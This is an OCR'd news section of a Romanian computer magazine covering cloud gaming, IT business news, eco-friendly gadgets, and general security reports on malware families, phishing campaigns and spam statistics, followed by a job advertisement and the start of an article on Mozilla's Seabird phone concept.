
În cazul soluției de la Onlive, cadrele sunt trimise în succesiune rapidă către calculatorul utilizatorului prin intermediul unei tehnologii de video streaming cu latență redusă. Simultan este preluat de la utilizator feedback-ul de la controller-ul acestuia și este trimis către servere pentru procesare în timp (pe cât posibil de) real.

Tipul acesta de „Joacă online” este disponibil pentru posesorii de PC-uri sau de sisteme Mac cu ajutorul unui simplu plug-in de browser. Cei care nu dispun de un computer (sau nu vor să folosească unul) vor avea la îndemână o micro-consolă (care urmează să fie oferită de Onlive) ce se poate conecta la un televizor și în mod evident și la un controller, pentru a asigura interacțiunea cu utilizatorul. Cum ne putem aștepta, necesitățile de calcul ale unei astfel de console sunt considerabil reduse față de o consolă obișnuită, pentru că nu mai este nevoie ca toate imaginile să fie (calculate și) compuse local, deoarece, ne amintim, totul se desfășoară pe servere.

Ceea ce trebuie să facă bine această micro-consolă este să afișeze imaginile pe care le primește în succesiune rapidă de la serverele Onlive și de asemenea să trimită rapid



Game streaming: Onlive permite rularea online a unor titluri de ultimă oră de jocuri de console.



Mirror's Edge:
descrierea
jocului în ca-
drul Onlive.

către aceste servere comenzile utilizatoru-
lui. Cu o asemenea abordare, dimensiunile
consolei (și costurile sale) pot fi reduse la
minimum.


Până acum câteva săptămâni, cei care
voiau să folosească serviciul erau nevoiți să
plătească o taxă. Onlive a anunțat însă că va
renunța să mai perceapă această taxă deoa-
rece a ajuns la concluzia că-și poate susține
afacerea chiar și numai din reclama pe care
o vinde.

XFIRE, un fel de precursor

Un concept oarecum asemănător (dar nu-
mai de la distanță) este XFIRE. Acesta a por-
nit inițial ca un serviciu de mesagerie in-
stant pentru jucători, la care au fost
adăugate ulterior funcții diverse, printre
care și cea de Live Video (care permite ca
alți utilizatori să privească derularea jocu-
lui de pe ecranul celui care oferă fluxul vi-
deo). Adicional, aceștia pot conversa (pe
cale audio) sau schimba mesaje între ei în
timp ce se joacă. Este o soluție care are deja
câțiva ani.

Cât despre Onlive, soluția pe care a abor-
dat-o va pune la încercare pe viitor modul
în care ceea ce la oră actuală cunoaștem
drept GPU-uri se integrează în Data Center-e.


CODRIN.HOSU@CHIP.RO



Parteneriate:
Onlive a încheiat
diverse partene-
riate cu casele
mari de jocuri.

Are you auto-motivated? Welcome!

With sales of approximately €20 billion in 2009
Continental is among the leading automotive suppliers
worldwide. As a supplier of brake systems, systems and
components for powertrains and chassis,
instrumentation, infotainment solutions, vehicle



www.romania.careers-continental.com

electronics, tires and technical elastomers, Continental
contributes enhanced driving safety and global climate
protection. Continental is also a competent partner in
networked automobile communication. Continental
currently employs approximately 138,000 in 46 countries.

For our Engineering Location Iasi we search for dynamic and motivated people to join our Body and Security department.

Experienced Software Developer for Interior Body & Security (Iasi)

Job Description

As an Experienced Software Developer for Interior Body and Security
you will develop application software for Body electronics. Control of
exterior lights, power window lifter, sunroof electronics, central
gateway of communications, convertible roofs or even integrated
body controllers will be in your hands. That requires a good
understanding of electronics and C programming.

As a part of the team, you will be responsible for developing a
complete V-cycle (including requirements engineering, design, code,
software testing).

The integration in the team and assignment of responsibilities is done
stepwise, with support of an assigned mentor.

Job Requirements

- University degree, preferably in Computer Science / Electronics / Telecommunications related degree;
- Experienced in C programming;
- Familiar with microcontrollers;
- Basic knowledge in using measurement equipments;
- Would be a plus any of the following: CAN protocol know-how, LIN protocol know-how, familiar with Freescale MPC 55xx or S12X, automotive experience.

Benefits

- Integration Program in a professional, young & dynamic team;
- Competitive Salaries (based on performance) & Benefits;
- Health & Wellness (Private Health and Dental Insurance, Sport activities etc.);
- Professional Development Opportunities (in Technical and Managerial Area);
- Stability;
- International Work Environment & Traveling Opportunities;
- Relocation Package for non-Iasi Residents.

Like to drive with us? This way to our high-performance team:

Continental Automotive Romania S.R.L.
Bulevardul Poitiers no. 6, Iasi
Phone: +40 (232) 30 7247, Fax: +40 (232) 22 03 31
Email: career-auto-iasi@continental-corporation.com
Web: www.romania.careers-continental.com



PORTABLE ZERO CLIENT

„Desktop” de buzunar

Deoarece forța de muncă este tot mai mobilă, companiile se văd nevoite să facă o alegere dificilă între restricționarea accesului la informații și reducerea productivității. Pentru a evita această situație, Fujitsu a dezvoltat Portable Zero Client – o extensie securizată a infrastructurii Zero Client, ce permite utilizatorilor să-și acceseze desktop-ul virtual oriunde s-ar afla, de pe orice calculator conectat la internet. Dispozitivul plug-and-play, compatibil cu toate tipurile convenționale de conexiuni end-to-end, oferă securitate crescută, flexibilitate și utilitate extinsă. Portable Zero Client MZ900 este bazat pe un stick de memorie USB. Software-ul de pe o partiție read-only a unității asigură accesul fără instalare, oferind utilizatorilor po-

sibilitatea de a se autentifica la imaginea propriului desktop de oriunde din lume. Odată deconectat, nu lasă nici o informație pe dispozitivul gazdă. Metoda asigură toate beneficiile virtualizării desktop-ului, eliminând nevoia unui notebook, economisind timpul și resursele companiilor care îl vor utiliza. Soluția rezolvă și unul dintre marii factori de risc, amenințările informatice. Rețelele companiilor sunt protejate de amenințări deoarece computerele gazdă nu pot edita software-ul de conectare și autentificare din Portable Zero Client. Protejarea împotriva pericolelor de pe dispozitivele gazdă se face prin oferirea unui software de acces sigur pentru procedura de autentificare pe o partiție protejată.

INFO: www.fujitsu.com

Portable Zero Client: ajută firmele să acceseze infrastructura Zero Client cu hardware-ul disponibil, protejând astfel investițiile IT.



TEHNOLOGIE

Cloud computing

Specialiștii IT din România consideră cloud computing-ul ca fiind o tehnologie viabilă a viitorului, arată un sondaj realizat de compania BRINEL. Acesta relevă atât deschiderea pe care profesioniștii IT o au față de implementarea soluțiilor de tipul cloud computing în companiile în care lucrează, cât și opiniile referitoare la nivelul de pregătire al pieței locale, din punct de vedere tehnic, pentru o astfel de tehnologie. Astfel, 63% dintre participanți consideră că piața IT din România este pregătită pentru cloud computing – în principal datorită conexiunii de mare viteză la internet de pe plan local, investițiilor făcute în rețehnologizare, dar și personalului competent, pregătit să implementeze și să folosească aceste servicii. Potrivit sondajului, 62% dintre respondenți preferă crearea propriului cloud, în timp ce restul de 38% sunt dispuși să apeleze la un furnizor extern. În ceea ce privește principalele griji pe care specialiștii IT le-au identificat în cazul în care ar apela la cloud computing, acestea se referă la confidențialitatea datelor (21%), securitate (20%) și disponibilitatea serviciilor sau a datelor (16%).

INFO: www.brinel.com



„CONCEPTUL DE «CLOUD COMPUTING» ESTE DESTUL DE NECLAR, MOTIV PENTRU CARE ÎN JURUL LUI APAR ÎNCĂ SEMNE DE ÎNTREBARE. ROMÂNIA DISPUNE DE INFRASTRUCTURA NECESARĂ PENTRU A IMPLEMENTA O ASTFEL DE TEHNOLOGIE ȘI, PE MĂSURĂ CE OAMENII DE DECIZIE DIN COMPANII VOR ACCEPTA NOUL MODEL, CEREREA SERVICIILOR DE ACEST GEN VA CREȘTE SEMNIFICATIV.”

Marcel Borodi, CEO & Președinte BRINEL

ACHIZIȚIE

GECAD ePayment – cumpărat!

Un pachet majoritar (83%) de acțiuni al furnizorului român de soluții eCommerce integrate, GECAD ePayment, a fost achiziționat de grupul Allegro, parte a companiei media Naspers. Celelalte 17 procente revin Orbitview – companie deținută de fostul proprietar, Radu Georgescu, care rămâne în Consiliul Director al GECAD ePayment. Daniel Nicolescu va ocupa noua funcție de CEO la GECAD ePayment.

Șeful GECAD își motivează decizia prin nevoia de fonduri, necesare pentru dezvoltarea companiei pe piața internațională, dar și prin resursele de business de care dispun cumpărătorii. Grupul Naspers este numărul doi mondial în procesare de plăți, pe segmentul eCommerce, compania cumpărând, anul trecut, autovit.ro. Polonezii de la Allegro sunt prezenți în România prin site-ul de licitații online aukro.ro, rebranduit în tizo.ro. Aceasta este cea de-a treia „mișcare” majoră în cadrul grupului de firme controlat de Radu Georgescu. Astfel, în 2003, GECAD a vândut către Microsoft segmentul care se ocupa de dezvoltarea antivirusului RAV. Compania s-a reorganizat apoi în mai multe divizii: GECAD Net (soluții de securitate, promovând brandul Sentinet), GECAD Technologies (dezvoltatorul soluției de mesagerie electronică AXIGEN), GECAD Software (servicii business) și GECAD Avangate (furnizor de soluții eCommerce). În 2007, Georgescu a vândut 11,76% din acțiunile Axigen unui consorțiu de investitori din care fac parte fondurile de investiții Global Finance și 3TS – Cisco Growth Fund III. GECAD ePayment a fost desprinsă, înainte de a fi vândută, din divizia Avangate – deținută în parteneriat de Orbitview (99% din capital) și Radu Georgescu (restul de 1%). În septembrie 2009, majoritatea acțiunilor la companiile membre ale Gecad Group au fost transferate către holdingul Concentric Limited, la care acționar principal este tot Georgescu.

INFO: www.epayment.ro

„ALLEGRO ȘI EPAYMENT AU ACEEAȘI VIZIUNE DE DEZVOLTARE: ACOPERIREA REGIONALĂ A CEE CU SERVICII ECOMMERCE, CU VALOARE ADĂUGATĂ. PE DE ALTĂ PARTE, CELE DOUĂ COMPANII AU RESURSE COMPLEMENTARE: ALLEGRO ARE O ABORDARE DE MULTINAȚIONALĂ, ÎN TIMP CE EPAYMENT ARE O TEHNOLOGIE CARE POATE FI REPLICATĂ ȘI DEZVOLTATĂ REGIONAL CU UN SINGUR CLIC.”



Radu Georgescu, șeful grupului GECAD

MAGUAY

„No Time for Downtime”

Unul dintre evenimentele de marcă ale industriei IT din România, „No Time for Downtime” organizat de Maguay, a ajuns la ediția a opta. Adresată companiilor interesate în dezvoltarea și integrarea proiectelor de infrastructură hardware, ce implică servere și stații de lucru, soluții de stocare, backup și arhivare, indiferent de complexitatea lor, manifestarea se dorește un eveniment menit să transfere expertiză și resurse către firmele din IT-ul românesc. Participanții au avut beneficiul unei reîmprospătări a cunoștințelor privind cele mai noi tehnologii ale momentului, precum și ocazia de a vedea „live” demonstrații ale acestora, comparate cu cele vechi. Manifestarea a prezentat patru astfel de demonstrații live (două cu referire la tehnologiile de virtualizare și două centrate pe performanțele SSD-urilor), precum și o serie de expozeuri despre

cele mai noi tehnologii din domeniile stocării profesionale, hardware-ului, software-ului și comunicațiilor. Participarea a depășit 150 de parteneri din țară ai Maguay și furnizori de produse și tehnologii precum Intel, Microsoft, Promise, Quatum, Aten, Symantec, VMware.

INFO: www.maguay.ro



Maguay: soluțiile oferite permit scăderi ale costurilor, rezultate în primul rând din notele de plată la energie.

CHIP Eco

Vrem să fim alături de cei care se gândesc la viitorul mediului înconjurător. Vrem să avem un mediu înconjurător curat în care să poată crește sănătoși copii noștri. De aceea, CHIP își propune să vă aducă lunar în atenție produsele „eco-friendly” lansate pe piața românească.

PHILIPS

Monitorul care te „simte” când pleci !

Dispozitivele „prietenoase” cu mediul sunt o preocupare pentru producătorii din IT. Philips nu face excepție, oferind nu doar îmbunătățiri pentru produsele existente, ci noi tehnologii eficiente de reducere a consumului de energie. Un exemplu îl constituie monitorul LED 225PL2 dotat cu tehnologia PowerSensor. Când utilizatorul se îndepărtează din fața sa, ecranul reduce intensitatea luminii, iar consumul de energie scade cu până la 70%. Monitorul oferă și SmartPower, o formă de „inteligentă artificială” ce analizează imaginea de pe ecran: lumina din spate sunt diminuate și funcționează automat, reducând consumul cu până la 50%. Tehnologia ZeroWatt întrerupe complet consumul de energie la închiderea dispozitivului. Și iluminarea albă cu LED reduce consumul de energie. Ecranul LED nu conține mercur, folosește mai puțină energie ca lămpile tradiționale și are o durată de viață mai îndelungată. Ecranul e certificat TCO 5.0, ce asigură că produsul are un impact minim asupra climei și mediului, oferind performanțe superioare.



Modelul 225PL2: rezoluție de 1680x1050, 20.000.000:1 SmartContrast ratio, timp de răspuns de 5 ms, luminozitate 250 cd/m² și încorporează două boxe stereo de 1,5W.

INFO: www.philips.ro

PLANETFIRST

Planeta de mâine trebuie protejată

Producătorii de calculatoare se implică din ce în ce mai intens în programe cu tematică ecologică și își promovează produsele „prietenoase” cu mediul înconjurător. Un exemplu recent îl constituie Samsung Electronics, care își dorește să devină, până în anul 2011, una dintre cele mai ecologice companii. Producătorul a lansat și în România inițiativa PlanetFirst, un proiect mondial de anvergură, demarat la nivel local prin programe de inovație și educație ecologică. Inițiativa va demara cu programe de educație „eco” adresate copiilor din clasele primare – pe care compania îi va încuraja să își exprime viziunea lor asupra felului în care ar arăta planeta eco de mâine, urmate de acțiuni de angajare destinate publicului larg, capabile să atragă și să inspire consumatorii autohtoni. Compania va continua să propună consumatorilor români soluții adecvate în ceea ce privește protecția mediului înconjurător și va introduce o gamă extinsă de produse eco-friendly, pentru a promova

SONY ERICSSON ELM

Cel mai „verde” telefon

Noul sistem de măsurare a impactului telefoanelor mobile asupra mediului înconjurător, „O2's Eco rating” din Marea Britanie, a acordat terminalului Sony Ericsson Elm 4,3 puncte din totalul de 5, pentru caracteristicile sale eco. Astfel, terminalul Elm a primit distincția de cel mai ecologic telefon de pe piață. Sistemul a evaluat peste 65 de terminale, de la șase producători precum Sony Ericsson, Nokia, HTC, LG, Samsung și Palm. Criteriile au luat în calcul impactul pe care telefonul îl are asupra mediului, modul în care îi încurajează pe consumatori să fie responsabili față de mediu, dar și comportamentul etic al companiei producătoare.

Sony Ericsson Elm, care a fost adus recent în România de Orange, face parte din gama de telefoane mobile și accesorii ecologice GreenHeart – creată special pentru a oferi utilizatorilor opțiunea unor produse eco-friendly, fără a face compromisuri în ceea ce privește designul și funcționalitatea. Elm oferă câteva soluții pentru protejarea mediului înconjurător: are în compoziție plastic reciclat, folosește un încărcător cu consum scăzut de energie (EP300 GreenHeart) și manual de utilizare virtual, integrat în telefon, oferă o aplicație ecologică Walk Mate, un calculator „verde” și integrează un handsfree GreenHeart. Telefonul este dotat cu aplicația Widget Manager, care asigură accesul rapid la rețelele sociale, cameră foto cu autofocus de 5.0 megapixeli, media player performant, dar și GPS.




Sony Ericsson Elm: costă 49 de euro, cu abonament de minimum 12,5 euro pe doi ani.

INFO: www.orange.ro



principiile de bază ale unui mod de viață ecologic. Un prim exemplu îl constituie noile sale televizoare, cu un consum de energie cu până la 30% mai redus decât la un televizor normal. Alte inovații ecologice marca Samsung sunt prezente și la sistemele home cinema (Eco Power Management), imprimante (cartușe 100% reciclabile) sau proiectoare.

INFO: www.samsung.ro



AVG

Țări cu risc pentru internați

Conform clasamentului Global Threat Index, recent întocmit de compania de securitate AVG Technologies, sistemele internaților situați geografic în regiunea Caucazului (Turcia, Rusia, Armenia și Azerbaidjan) au cea mai mare probabilitate să fie lovite de un atac rău intenționat sau de un virus, internații din aceste țări fiind cei mai predispuși la amenințări online. Turcia este considerată cea mai riscantă țară pentru internați, afectați de un atac cibernetic fiind unul din 10 utilizatori. La polul opus al clasamentului, una dintre cele mai sigure țări pentru internați este Japonia, iar șapte din cele mai sigure zece țări în navigarea pe internet sunt în Africa. Dintre continente, America de Sud este cel mai sigur pentru navigarea pe internet, în timp ce America de Nord este cel mai riscant. La nivel global, riscul ca un utilizator să fie atacat în timp ce este online este de 1 la 73.

INFO: www.avg.com

Malware greu de detectat!

Cercetătorii furnizorului de soluții de securitate Trusteer au descoperit o nouă versiune a malware-ului financiar Bugat, folosit pentru a comite fraude online - mai puțin cunoscut și, prin urmare, mai greu de detectat și blocat. Bugat a fost distribuit în cadrul unei recente campanii de phishing vizând utilizatorii LinkedIn. Utilizatorii vizati au primit mesaje ce ofereau un URL periculos. La accesarea acestuia, victimele erau direcționate către un site fraudulos, unde un applet Java descărca și instala executabilul Bugat. Acesta vizează browser-ele Internet Explorer și Firefox, „recoltând” informații în timpul sesiunilor de online banking. Datele furate sunt folosite pentru a comite operațiuni ACH (Automated Clearing House) și transferuri bancare online. Bugat este de trei ori mai frecvent în Statele Unite decât în Europa, iar distribuția sa este încă destul de scăzută.

INFO: www.trusteer.com

PANDA SECURITY

Topul Țărilor emitente de spam

Cel mai recent raport al Panda Security avertizează că 95% din toate e-mailurile aflate în circulație se încadrează în categoria spam și că mai mult de jumătate din spam-ul pus în circulație la nivel mondial provine din doar 10 țări - printre acestea numărându-se și România. Dacă, în trimestrul al doilea, țara noastră se situa pe locul 8, în intervalul iulie - septembrie a urcat pe locul 5 la nivel mondial. Primele 10 țări emitente de spam au diseminat 55% din mesaje nedorite aflate în circulație.

INFO: www.pandasecurity.com



AMENINȚĂRI

EXPLOIT.PDF-JS.GEN

Această amenințare este o prezentă constantă în topul distribuției malware și exploatează vulnerabilități în motorul JavaScript al Adobe PDF Reader, cu scopul de a executa cod periculos pe calculatorul utilizatorului.

GEN:VARIANT.BREDO.15

Acest malware vine deghizat ca document Word, pentru a păcăli utilizatorii să-l descarce pe calculator. Odată descărcat, Bredolab instalează un antivirus fals și spionează sistemul infectat.

TROJAN.GENERIC.4170878

Backdoor care permite infractorilor cibernetici acces de la distanță în calculatorul infectat al victimei.

GEN:VARIANT.RIMECUD.1

Folosește pentru distribuție dispozitivele de stocare mobile, platformele de mesagerie instant și partajarea în rețea și se injectează în explorer.exe pentru a camufla datele pe care le trimite prin rețea ca trafic legitim generat de Internet Explorer.

LABORATORUL BITDEFENDER

FRAUDĂ

Phishing destinat utilizatorilor iTunes

Utilizatorii serviciului iTunes au devenit o țintă pentru hackerii în căutare de date bancare confidentiale. Recent, o parte dintre aceștia au primit un e-mail prin care erau informați că au efectuat o achiziție costisitoare, oferind un link pentru raportarea eventualelor probleme. La accesarea acestuia, utilizatorii erau rugați să descarce un fals cititor de PDF care, odată instalat, îi redirecționa către pagini web infectate, conținând troieni bancari sau alte tipuri de malware care fură datele personale ale utilizatorilor. Luis Corrons, Director Tehnic al Panda Security, susține că această tentativă nu reprezintă ceva nou și că este surprinzător că tehnicile utilizate pentru a păcăli victimele continuă să fie atât de simple. „Este deseori dificil să nu cădem în capcană. E absolut crucial ca atunci când folosiți platforme cum ar fi iTunes și



Phishing: mesajul oferă linkuri ce redirecționează spre site-uri compromise.

primiți aceste tipuri de notificări, să nu accesați niciodată site-ul prin linkurile din e-mail, ci prin platforma în sine, separat. Puteți verifica starea contului dvs. în timp real, chiar din contul dvs. În acest caz veți realiza că aceasta este o încercare de phishing”, spune Corrons.

INFO: www.pandasecurity.com

Tip: Utilitar gratuit

Internații imprudenți, care au căzut victime variantelor existente cu Win32.Worm.Stuxnet, au acum la dispoziție un alt instrument gratuit de dezinfectare lansat de BitDefender. Acesta poate să îndepărteze toate variantele Stuxnet cunoscute până acum, precum și componentele rootkit ale viermelui și poate fi utilizat atât pe sistemele care rulează sisteme de operare pe 32 de biți, cât și pe 64 de biți, inclusiv de cei care nu folosesc produsele BitDefender, spune Cătălin Cosoi, Head of the BitDefender Online Threats Lab.

Deși infectează toate sistemele de operare Windows, Stuxnet țintește în special sistemele care rulează aplicații de tip SCADA (Supervisory Control and Data Acquisition) și pe cele ce au instalat software-ul Siemens WinCC. Viermele se răspândește exploatarea vulnerabilități de tip „0-day” din sistemul Windows și se auto-execută dintr-un dispozitiv de stocare infectat, chiar în momentul în care SO-ul procesează shortcut-urile .lnk special concepute. Exploatarea cu succes a acestei vulnerabilități duce la instalarea unui backdoor, precum și a încă două componente rootkit ce ascund fișierele cu extensiile .lnk și .tmp.

INFO: www.malwarecity.com




TOP VIRUȘI

Malware via USB!

În cel de-al treilea trimestru, în România au predominat amenințări generice, care răspândesc ușor malware prin intermediul mediilor de stocare portabile. Trojan.AutorunInf.Gen este prezent în clasament cu 8,66% din numărul total de infecții, alături de alte două amenințări care exploatează funcția autorun: Trojan.Autorun.VHG, care ocupă locurile trei, respectiv nouă, cu procentaje de 4,60%, respectiv 1,78% - anunță BitDefender. Aceste amenințări sunt mecanisme generice care răspândesc ușor malware prin intermediul stick-urilor USB, al cardurilor de memorie/hard diskurilor externe. Win32.Worm.Downadup și Worm.Zimuse sunt două dintre cele mai populare familii de malware care folosesc această abordare pentru a se propaga.

INFO: www.bitdefender.ro



ENDPOINT PROTECTOR 2009

Monitorizarea accesului la fișiere pentru utilizatorii Mac

Endpoint Protector 2009 a fost lansat într-o nouă versiune cu funcționalități adiționale dedicate platformelor Mac.

Acestea au fost gândite pentru a mări nivelul de protecție a datelor confidențiale și pentru a le oferi celor care călătoresc în mod constant o modalitate de a rămâne activi și productivi, fără să se teamă de breșe de securitate și de amenințările frecvente generate de folosirea incorectă a dispozitivelor de stocare portabile.


Opțiunea File Tracing oferă un control sporit asupra transferurilor de date și activității cu fișiere din cadrul rețelelor informatice. Odată ac-

tivată, funcționalitatea înregistrează când un utilizator modifică, șterge sau redenumeste un fișier stocat pe un dispozitiv portabil sau copiat apoi pe un astfel de dispozitiv, acțiunile sale fiind înregistrate, împreună cu numele său și specificațiile dispozitivului.

A doua funcționalitate importantă permite emiterea de parole temporare pentru modul de lucru offline pentru utilizatorii aflați în călătorii de afaceri.

Aplicația este disponibilă ca versiune de încercare gratuită sau demo online pe site-ul companiei.

INFO: www.EndpointProtector.com



Endpoint Protector 2009: soluția aduce noi funcționalități pentru platformele Mac.

PHISHING

Atenție la jocurile online!

Infracții cibernetice au descoperit că pot obține beneficii enorme din fraudele pe seama pasionaților de jocuri online, susține expertul Kaspersky Lab, Christian Funk, care spune că vânzarea de conturi compromise și de item-uri folosite în joc s-a transformat,

De obicei, aceste mesaje erau foarte ușor de identificat, din cauza frecvențelor greșeli gramaticale și de scriere, însă infracții cibernetice și-au perfecționat tehnica, reușind să-i păcălească până și pe cei mai atenți utilizatori.



„DEZVOLTĂTORII LANSEAZĂ FRECVENT NOI ACTUALIZĂRI ȘI EXTENSII, CARE INCLUD SETURI DE ITEM-URI CE POT FI COMERCIALIZATE ÎNTRE JUCĂTORI. DIN ACEST MOTIV, NU MAI REPREZINTĂ NICI O SURPRIZĂ FAPTUL CĂ FRAUDELE ȘI ÎNȘELĂCIUNILE AU DEVENIT ATÂT DE POPULARE PRINTR- ÎNFRACȚIILE CIBERNETICE.”

Christian Funk, Kaspersky Lab

dintr-o activitate de nișă, într-o sursă importantă de profit. Pentru a estima valoarea acestui comerț, experții Kaspersky Lab au monitorizat tranzacțiile făcute de utilizatori pe eBay, estimând o cifră de afaceri anuală de 2,74 milioane de euro!

O altă amenințare o constituie și troienii creați special pentru a fura datele de autentificare, adaptați pentru a accesa multiple platforme de jocuri online. Un astfel de malware este Trojan-GameThief.Win32.OnLineGames, iar Kaspersky Lab a strâns

1	Maple Story	11	Huaxia II Online
2	World of Warcraft	12	Tales Weaver
3	Perfect World	13	SilkRoad Online
4	Lineage	14	Tenio
5	Wool	15	Ragnarok Online
6	Cabal Online	16	Dungeon & Fighter
7	PlayOnline Viewer (Online Gaming)	17	LaTale
8	Mojie online	18	Seal Online
9	Dekaron	19	Reign of Revolution
10	Gamania	20	Lying West Online II

Top 20: cele mai „atacate” jocuri, în perioada ianuarie 2009 - martie 2010.

Atacurile asupra gamerilor online sunt în număr de 3,4 milioane în fiecare zi, cifră care poate crește în viitorul apropiat datorită lansării unor pachete de extensie pentru cele mai populare jocuri, precum World of Warcraft sau Diablo 3.

E-mailurile phishing sunt o metodă destul de veche (dar foarte eficientă) folosită pentru a fura datele de autentificare ale jucătorilor online.

aproximativ 1,2 milioane de înregistrări ale sale până la data de 10 august 2010. Cu toate acestea, sunt și troieni care țintesc numai o singură platformă de joc, precum Trojan-GameThief.Win32.WOW pentru World of Warcraft, Trojan-GameThief.Win32.Perforld pentru Perfect World sau Trojan-GameThief.Win32.Nilage pentru Lineage.

INFO: www.kaspersky.ro

32 de milioane!

Kaspersky Lab anunță că în trimestrul al treilea al anului 2010 au fost identificate aproximativ 32 de milioane de vulnerabilități pe computerele utilizatorilor din întreaga lume. Printre cele mai răspândite zece astfel de breșe de securitate se regăsesc vulnerabilități pentru care vendorii au lansat patch-uri de rezolvare încă din perioada 2007 - 2009. În plus, foarte mulți utilizatori nu își actualizează în mod regulat software-ul de pe calculator, ignorând chiar mesajele de avertizare. Acest comportament explică de ce mai există încă exploiti-uri care țintesc vulnerabilități pentru care au fost lansate patch-uri de multă vreme.

INFO: www.kaspersky.ro



Seabird, smartphone-ul ideal

Mozilla a apelat la comunitatea **OPEN-SOURCE** pentru a schița conceptul telefonului „de vis”. Smartphone-ul ideal ar urma să ofere proiectoare, cameră foto-video de 8 megapixeli și posibilitatea de încărcare wireless a bateriei.

CORINA CĂILEAN

Producătorul browser-ului Firefox, Mozilla, a demarat un proiect cu ajutorul căruia și-a propus să materializeze telefonul „perfect”, în viziunea membrilor comunității open-source. Proiectul, prezentat pe site-ul Mozilla Labs, a fost pus în pagină de Billy May, un membru al comunității Mozilla Labs, care a „centralizat” feedback-ul primit de la membrii comunității și a schițat prototipul dispozitivului. Seabird este, în aceste condiții, rezultatul modului în care utilizatorii își doresc să interacționeze, funcțional și tehnologic, cu conținutul mobil, ajutându-se de dispozitivul „ideal”.

precizie și posibilitatea de manipulare directă a conținutului în spațiul 3D. Prima aplicație practică a acestei interfețe a constituit-o înglobarea unor micro-proiectoare capabile să redea tastaturi și ecrane virtuale. Ideea nu este chiar atât de științifico-fantastică precum și-ar putea imagina unii: în condițiile în care mai mulți producători de telefoane mobile (cum ar fi Samsung, LG și Motorola) experimentează aplicații pentru proiectoare, legate de modul de afișare, tehnologia rămâne deschisă pentru extinderea interacțiunii cu utilizatorul.

Fizic, Seabird „lucrează” cu un sistem de ope-

